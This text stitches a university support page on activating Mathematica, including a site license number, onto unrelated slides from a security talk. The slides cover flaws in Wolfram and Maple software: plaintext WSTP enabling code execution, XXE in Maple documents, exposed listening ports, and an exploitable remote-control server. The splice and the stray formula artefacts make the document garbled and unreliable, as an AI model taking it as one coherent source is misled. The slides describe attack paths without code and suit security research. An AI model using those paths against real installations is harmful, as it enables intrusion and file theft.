- [Shop@UW](#)

How To

- [Schedule an Appointment](#)
- [Back up your files](#)
- [Install Office](#)
- [Install Antivirus](#)
- [Connect to UWNet](#)
- [ResNet Registration](#)

Connect With Us

- [Call \(608\)264-3648](#)
- [Find us on Facebook](#)
- [Follow us on Twitter](#)
- [See our YouTube channel](#)
- [Email Our Sales Team](#)

**Support for Mathematica downloaded from the Campus Shared Library**

You will request an activation key which will generate an email from Wolfram.

You will need to create a login on the Wolfram website to do this.

**For Students please use this link:**

[Student Mathematica Installations](#)

**For Faculty, Staff & Departments please use this link:**

[Faculty, Staff & Department Installations](#)

The generated email will have a link to download the media, or you can access it through the Campus Software Library site.

Mathematica Site License Number: L3288-3573

Links:

Support Forum:

<http://community.wolfram.com/>

Eligible users can download this software from the [Campus Software Library](#)

To better assist you with any issues that may occur when downloading software, all downloads are linked to a NetID.

# Protocol

- ❖ Wolfram Symbolic Transfer Protocol
  - ❖ used to communicate internally (e.g. kernel with frontend)
  - ❖ and externally (e.g. in a cluster, or with 3<sup>rd</sup> party native applications)
- ❖ uses plaintext communication
  - ❖ MitM means remote code execution

$d = \epsilon m_0$

# Protocol

- ❖ Wolfram Symbolic Transfer Protocol
  - ❖ used to communicate internally (e.g. kernel with frontend)
  - ❖ and externally (e.g. in a cluster, or with 3<sup>rd</sup> party native applications)
  - ❖ uses plaintext communication
    - ❖ MitM means remote code execution
  - ❖ you can offload heavy work to external programs
    - ❖ but they can talk back (can even send EvaluatePackets )

$d = \epsilon m_0$

# The XML Connection


- ❖ Maple documents are XML files
- ❖ surprise, surprise: External Entity Expansion
- ❖ attack requires opening malicious document

$d = \epsilon m_0$

# Ports Wide Shut

- ❖ two services listen on 0.0.0.0
  - ❖ TCP/50170
  - ❖ TCP/19991
- ❖ the former just accepts a connection and reads a number
  - ❖ the kernel tells the launcher on what port it listens
- ❖ the latter is a simple remote control server

# Remote Control



# Remote Control

- ◊ two obvious ways to exploit it
- ◊ using the Autoexecute feature
  - ◊ needs user interaction
  - ◊ can execute native commands

$d = \epsilon m_0$

# Remote Control

- ❖ two obvious ways to exploit it
- ❖ using the Autoexecute feature
  - ❖ needs user interaction
  - ❖ can execute native commands
- ❖ combine with XXE
  - ❖ no need for user interaction
  - ❖ can only steal files, or do SSRF

$d = \epsilon m_0$

# Hack to the Future

- ❖ still lots of stuff to look at
- ❖ some interesting areas I did not discover yet:
  - ❖ MATLAB Production Server protobuf
  - ❖ MATLAB UploadServlet
  - ❖ MapleNet, gridMathematica
  - ❖ WSTP fuzzing
  - ❖ Maple ApplicationManager command injections

# Contact

- ❖ name: Tamas Szakaly
- ❖ mail: [tamas.szakaly@praudit.hu](mailto:tamas.szakaly@praudit.hu)  
[sghctoma@gmail.com](mailto:sghctoma@gmail.com)
- ❖ PGP fingerprint:  
4E1F 5E17 7A73 2C29 229A CD0B 4F2D 6CD0 9039 2984
- ❖ twitter: @sghctoma
- ❖ GitHub: <https://github.com/sghctoma>  
(all materials will be uploaded later today)